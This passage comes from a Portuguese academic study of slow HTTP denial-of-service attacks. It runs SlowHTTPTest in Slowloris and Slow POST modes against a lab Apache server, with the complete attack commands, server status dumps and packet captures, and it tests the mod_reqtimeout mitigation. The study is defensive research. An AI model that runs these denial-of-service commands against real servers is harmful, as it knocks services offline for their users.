



Figura 4.3: Tela inicial do SlowHTTPTest.

4.1.2 Experimento 1: Ataque a um servidor Apache usando a ferramenta SlowHTTPTest em modo Slowloris

O primeiro experimento baseia-se no uso da ferramenta SlowHTTPTest em modo Slowloris com 1000 conexões simultâneas e duração de 600 segundos. A Figura 4.4 mostra o status do servidor Apache no início de seu serviço ainda sem nenhuma ameaça. O comando para o ataque é mostrado no Quadro 4.1.



Apache Server Status for localhost (via ::1)

Server Version: Apache/2.4.10 (Win32) OpenSSL/1.0.1i PHP/5.6.3
Server MPM: WinNT
Apache Lounge VC11 Server Built: Jul 17 2014 11:50:08

Current Time: Wednesday, 22-Apr-2015 12:57:41 E. South America Standard Time
Restart Time: Wednesday, 22-Apr-2015 12:57:01 E. South America Standard Time
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 39 seconds
Server load: -1.00 -1.00 -1.00
Total accesses: 18 - Total Traffic: 83 kB
.462 requests/sec - 2179 B/second - 4721 B/request
3 requests currently being processed, 147 idle workers

_____
_____
__________K_____K_W

Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	3504	2/7/7	K	4	11	1.1	0.03	0.03	::1	localhost:80	GET /teste/amaya.css HTTP/1.1
0-0	3504	0/2/2	_	9	0	0.0	0.00	0.00	::1	localhost:80	NULL
0-0	3504	0/2/2	_	9	2	0.0	0.01	0.01	::1	localhost:80	NULL
0-0	3504	1/5/5	K	4	4	29.2	0.03	0.03	::1	localhost:80	GET /teste/photo.jpg HTTP/1.1
0-0	3504	0/2/2	W	0	0	0.0	0.01	0.01	::1	localhost:80	GET /server-status?refresh=1 HTTP/1.1

Figura 4.4: Status inicial do servidor Apache.


```
slowhttptest -c 1000 -H -g -o result -i 10 -r 200 -t GET -u
http://192.168.1.102 -l 600 -x 24 -p 3
```

Quadro 4.1: Comando de ataque SlowHTTPTest no modo Slowloris

A janela de execução da ferramenta mostra, a cada cinco segundos, a quantidade de conexões fechadas com erros e se o servidor encontra-se ativo ou inoperante. Já na primeira atualização é informado que o serviço não se encontra disponível. A Figura 4.5 mostra o status do servidor Apache no início do ataque. Pode-se observar que toda sua capacidade está sendo utilizada. Ao tentar acessar a página teste pelo terceiro computador, o aviso da Figura 4.6 é mostrado em seu *browser*.

Somente após o tempo de duração do ataque, a página volta a responder normalmente. O teste resultou num arquivo com estatísticas gráficas, no caso, denominada **result.html**. O resultado do primeiro teste pode ser visualizado na Figura 4.7. Segundo o relatório fornecido pela ferramenta, o serviço passa a ficar indisponível no terceiro segundo após o início do ataque, e observa-se que a situação se mantém estável até o fim do período.

Durante o ataque, foi utilizado o software Wireshark para capturar os pacotes que transitavam entre as máquinas. A Figura 4.8 mostra o início do ataque, com o atacante estabelecendo diversas conexões (*three-way-handshake*) com a vítima. Em seguida, na Figura 4.9,



Apache Server Status for localhost (via ::1)

Server Version: Apache/2.4.10 (Win32) OpenSSL/1.0.1i PHP/5.6.3
Server MPM: WinNT
Apache Lounge VC11 Server Built: Jul 17 2014 11:50:08

Current Time: Monday, 22-Apr-2015 12:59:49 E. South America Standard Time
Restart Time: Monday, 22-Apr-2015 12:57:01 E. South America Standard Time
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 2 minutes 48 seconds
Server load: -1.00 -1.00 -1.00
Total accesses: 80 - Total Traffic: 371 kB
.476 requests/sec - 2261 B/second - 4748 B/request
150 requests currently being processed, 0 idle workers

RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR
RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR
RRRRRRRRRRRRRRRWRRRRRR

Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	6636	0/0/0	R	13	0	0.0	0.00	0.00	192.168.1.103		
0-0	6636	0/0/0	R	13	0	0.0	0.00	0.00	192.168.1.103		
0-0	6636	0/0/0	R	13	0	0.0	0.00	0.00	192.168.1.103		
0-0	6636	0/0/0	R	13	0	0.0	0.00	0.00	192.168.1.103		
0-0	6636	0/0/0	R	13	0	0.0	0.00	0.00	192.168.1.103		
0-0	6636	0/0/0	R	13	0	0.0	0.00	0.00	192.168.1.103		
0-0	6636	0/0/0	R	13	0	0.0	0.00	0.00	192.168.1.103		
0-0	6636	0/0/0	R	13	0	0.0	0.00	0.00	192.168.1.103		
0-0	6636	0/0/0	R	13	0	0.0	0.00	0.00	192.168.1.103		
0-0	6636	0/0/0	R	13	0	0.0	0.00	0.00	192.168.1.103		
0-0	6636	0/0/0	R	13	0	0.0	0.00	0.00	192.168.1.103		
0-0	6636	0/0/0	R	13	0	0.0	0.00	0.00	192.168.1.103		
0-0	6636	0/0/0	R	13	0	0.0	0.00	0.00	192.168.1.103		

Figura 4.5: Status do servidor Apache no início do ataque.




Figura 4.6: Página de teste indisponível durante o ataque.

pode-se observar as conexões enviando partículas de cabeçalho para o servidor Web.

No caso do comando utilizado, uma requisição inicial GET é enviada e, após isso, a cada 10 segundos um fragmento aleatório de cabeçalho (não maior que 24 bytes) é enviado ao servidor. Isso se repete até que a conexão seja encerrada ou até o teste chegar ao tempo máximo, no caso, após 600 segundos. Para verificar se a página está ou não ativa, existe um socket de teste (*Probe socket*), que faz a checagem enviando requisições GET completas ao servidor. Se o mesmo não responder no tempo definido pelo parâmetro `-p`, já se considera um caso de negação de serviço.

Test parameters	
Test type	SLOW HEADERS
Number of connections	1000
Verb	GET
Content-Length header value	4096
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	600 seconds
Using proxy	no proxy





Figura 4.7: Relatório ao final do ataque Slowloris.



No.	Time	Source	Destination	Protocol	Length	Info
39	3.152	192.168.1.102	192.168.1.103	TCP	74	80→35877 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=147689 TSecr=256218
40	3.152	192.168.1.103	192.168.1.102	TCP	74	35878→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=256219 TSecr=0 WS=128
41	3.152	192.168.1.102	192.168.1.103	TCP	74	80→35878 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=147689 TSecr=256219
42	3.154	192.168.1.103	192.168.1.102	TCP	66	35877→80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=256220 TSecr=147689
43	3.154	192.168.1.103	192.168.1.102	TCP	66	35878→80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=256220 TSecr=147689
44	3.157	192.168.1.103	192.168.1.102	TCP	74	35879→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=256221 TSecr=0 WS=128
45	3.157	192.168.1.102	192.168.1.103	TCP	74	80→35879 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=147689 TSecr=256221
48	3.159	192.168.1.103	192.168.1.102	TCP	66	35879→80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=256221 TSecr=147689
49	3.162	192.168.1.103	192.168.1.102	TCP	74	35880→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=256222 TSecr=0 WS=128
50	3.162	192.168.1.102	192.168.1.103	TCP	74	80→35880 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=147690 TSecr=256222
52	3.164	192.168.1.103	192.168.1.102	TCP	66	35880→80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=256222 TSecr=147690
53	3.167	192.168.1.103	192.168.1.102	TCP	74	35881→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=256223 TSecr=0 WS=128
54	3.167	192.168.1.102	192.168.1.103	TCP	74	80→35881 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=147690 TSecr=256223
56	3.169	192.168.1.103	192.168.1.102	TCP	66	35881→80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=256224 TSecr=147690
57	3.174	192.168.1.103	192.168.1.102	TCP	74	35882→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=256225 TSecr=0 WS=128
58	3.174	192.168.1.102	192.168.1.103	TCP	74	80→35882 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=147691 TSecr=256225
60	3.178	192.168.1.103	192.168.1.102	TCP	74	35883→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=256226 TSecr=0 WS=128
61	3.178	192.168.1.102	192.168.1.103	TCP	74	80→35883 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=147691 TSecr=256226
62	3.178	192.168.1.103	192.168.1.102	TCP	66	35882→80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=256226 TSecr=147691
63	3.182	192.168.1.103	192.168.1.102	TCP	66	35883→80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=256227 TSecr=147691
64	3.185	192.168.1.103	192.168.1.102	TCP	74	35884→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=256227 TSecr=0 WS=128
65	3.185	192.168.1.102	192.168.1.103	TCP	74	80→35884 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=147692 TSecr=256227
68	3.189	192.168.1.103	192.168.1.102	TCP	66	35884→80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=256228 TSecr=147692

Figura 4.8: Conexões sendo estabelecidas no início do ataque.

4.1.3 Experimento 2: Ataque a um servidor Apache (com módulo de segurança) usando a ferramenta SlowHTTPTest em modo Slowloris

A Apache Software Foudation disponibilizou para versões a partir de 2.2, o módulo *mod_reqtimeout*, que determina o *timeout* e o mínimo de taxa de dados por requisição recebida pelo servidor. O módulo foi criado para controlar conexões lentas, buscando minimizar os efeitos de um ataque lento de negação de serviço.

Embora seja uma importante ferramenta do Apache, esse módulo de segurança não vem ativado por padrão. Para fazer uso é necessário acessar o arquivo **.../xampp/apa-**




Figura 4.9: Conexões enviando partículas de cabeçalho ao servidor.

che/httpd.conf e retirar o caracter # antes da linha:


```
LoadModule reqtimeout_module modules/mod_reqtimeout.so.
```

A diretiva para o módulo encontra-se em **.../xampp/apache/conf/extra/httpd-default.conf** e, por padrão, há a linha:

```
RequestReadTimeout header=20-40,MinRate=500 body=20,MinRate=500.
```

Isso signica: permite-se pelo menos 20 segundos para receber a requisição incluindo o cabeçalho. Se o cliente envia dados, adiciona-se um segundo para cada 500 bytes recebidos, porém não mais que 40 segundos. Também, para o corpo da mensagem, estipula-se o mínimo de 20 segundos para seu recebimento, aumentando um segundo de prazo para cada 500 bytes recebidos.

Depois de ativar o módulo de segurança foi realizado o ataque no modo Slowloris usando-se os mesmo parâmetros do comando mostrado no Quadro 4.1. A Figura 4.10 mostra o status do servidor logo após o início do ataque.



Apache Server Status for localhost (via ::1)

Server Version: Apache/2.4.10 (Win32) OpenSSL/1.0.1i PHP/5.6.3
Server MPM: WinNT
Apache Lounge VC11 Server Built: Jul 17 2014 11:50:08

Current Time: Thursday, 30-Apr-2015 01:27:22 E. South America Standard Time
Restart Time: Thursday, 30-Apr-2015 01:24:45 E. South America Standard Time
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 2 minutes 37 seconds
Server load: -1.00 -1.00 -1.00
Total accesses: 38 - Total Traffic: 132 kB
.242 requests/sec - 860 B/second - 3557 B/request
150 requests currently being processed, 0 idle workers

```
RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR
RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR
RRRRRRRRRRRRRWRRRRRRRR
```

Scoreboard Key:
"`_`" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	4632	0/0/0	**R**	0	0	0.0	0.00	0.00	192.168.1.103		
0-0	4632	0/0/0	**R**	0	0	0.0	0.00	0.00	192.168.1.103		
0-0	4632	0/0/0	**R**	0	0	0.0	0.00	0.00	192.168.1.103		
0-0	4632	0/0/0	**R**	0	0	0.0	0.00	0.00	192.168.1.103		
0-0	4632	0/0/0	**R**	0	0	0.0	0.00	0.00	192.168.1.103		
0-0	4632	0/0/0	**R**	0	0	0.0	0.00	0.00	192.168.1.103		
0-0	4632	0/0/0	**R**	0	0	0.0	0.00	0.00	192.168.1.103		
0-0	4632	0/0/0	**R**	0	0	0.0	0.00	0.00	192.168.1.103		
0-0	4632	0/0/0	**R**	0	0	0.0	0.00	0.00	192.168.1.103		
0-0	4632	0/0/0	**R**	0	0	0.0	0.00	0.00	192.168.1.103		
0-0	4632	0/0/0	**R**	0	0	0.0	0.00	0.00	192.168.1.103		
0-0	4632	0/0/0	**R**	0	0	0.0	0.00	0.00	192.168.1.103		
0-0	4632	0/0/0	**R**	0	0	0.0	0.00	0.00	192.168.1.103		
0-0	4632	0/0/0	**R**	0	0	0.0	0.00	0.00	192.168.1.103		

Figura 4.10: Status do servidor Apache com módulo de segurança no início do ataque.

Mesmo com uso do módulo, logo no início, com três segundos, a página sai do ar. O estado permanece inalterado até a contagem de 42 segundos. A partir daí o site volta a ficar disponível. Durante a execução do SlowHTTPTest, constata-se que as conexões vão sendo encerradas até que a ferramenta pare de enviar requisições e encerre o teste. Apesar de o ataque estar configurado para durar 600 segundos, o mesmo interrompe-se definitivamente com 63 segundos devido ao esgotamento das conexões. A Figura 4.11 mostra o resultado final da ferramenta SlowHTTPTest e a Figura 4.12 mostra o relatório gerado após o encerramento do processo.

```
        slowhttptest version 1.6
 - https://code.google.com/p/slowhttptest/ -
test type:                        SLOW HEADERS
number of connections:            1000
URL:                              http://192.168.1.102/
verb:                             GET
Content-Length header value:      4096
follow up data max size:          52
interval between follow up data:  10 seconds
connections per seconds:          200
probe connection timeout:         3 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Thu Apr 30 01:28:19 2015:
slow HTTP test status on 60th second:

initializing:        0
pending:             0
connected:           52
error:               0
closed:              948
service available:   YES
Thu Apr 30 01:28:22 2015:
Test ended on 63th second
Exit status: No open connections left
CSV report saved to apachecommod2.csv
HTML report saved to apachecommod2.html
```

Figura 4.11: Ferramenta SlowHTTPTest ao final do ataque ao servidor com módulo de segurança ativo.

Test parameters

Test type	SLOW HEADERS
Number of connections	1000
Verb	GET
Content-Length header value	4096
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	600 seconds
Using proxy	no proxy




Figura 4.12: Relatório ao final do ataque Slowloris em servidor Apache utilizando o módulo de segurança.

4.1.4 Experimento 3: Ataque a um servidor Apache (com módulo de segurança ativado) usando a ferramenta SlowHTTPTest em modo Slowloris intensificado

A fim de intensificar o ataque contra o servidor Apache, uma variação do ataque anterior foi realizada. A ferramenta foi configurada a executar o ataque com 4000 conexões, ao invés de apenas 1000. O intervalo de dados enviados foi reduzido de 10 para 5 segundos e o tamanho máximo de dados foi aumentado de 250 bytes. As alterações foram pensadas de modo a dificultar a atuação do módulo de segurança. O comando modificado é apresentado no Quadro 4.2.

```
slowhttptest -c 4000 -H -g -o result -i 5 -r 200 -t GET -u
http://192.168.1.102 -l 600 -x 250 -p 3
```

Quadro 4.2: Comando de ataque SlowHTTPTest no modo Slowloris com 4000 conexões

Desta vez, com quatro vezes mais conexões que o teste anterior, o Apache teve mais dificuldade de manejar os ataques. Novamente a página sai do ar, dessa vez aos quatro segundos. O estado de negação de serviço continua até o instante "62 segundos". Após isso, a página já podia ser acessada normalmente. O módulo de segurança impede que a ferramenta funcione até o final do tempo estipulado, interrompendo o ataque após 83 segundos, lembrando que o SlowHTTPTest deveria seguir enviando vagarosas requisições durante 600 segundos. O relatório pós-ataque é mostrado na Figura 4.13.

4.1.5 Experimento 4: Ataque a um servidor Apache usando a ferramenta SlowHTTPTest em modo Slow POST

Neste experimento é utilizado o modo Slow POST da ferramenta SlowHTTPTest. O comando para o ataque, mostrado no Quadro 4.3, faz com que haja 1000 conexões com duração total de 600 segundos, e que a cada intervalo de 110 segundos uma partícula do corpo da mensagem seja enviada ao servidor. Além disso, é usado o parâmetro `-v 4` para que a ferramenta mostre todo o tráfego que ocorre durante o procedimento.

```
slowhttptest -c 1000 -B -g -o slowpost -i 110 -r 200 -s 8192 -t POST -u
http://192.168.1.102 -v 4 -l 600 -x 10 -p 3
```

Quadro 4.3: Comando de ataque SlowHTTPTest no modo Slow POST

A Figura 4.14 mostra o estado do servidor logo após a execução do ataque.

Diversos sockets vão sendo criados logo no início do ataque e, a cada conexão, é enviado o cabeçalho juntamente com a primeira partícula no corpo da mensagem (`foo=bar`), como evidenciado na Figura 4.15.

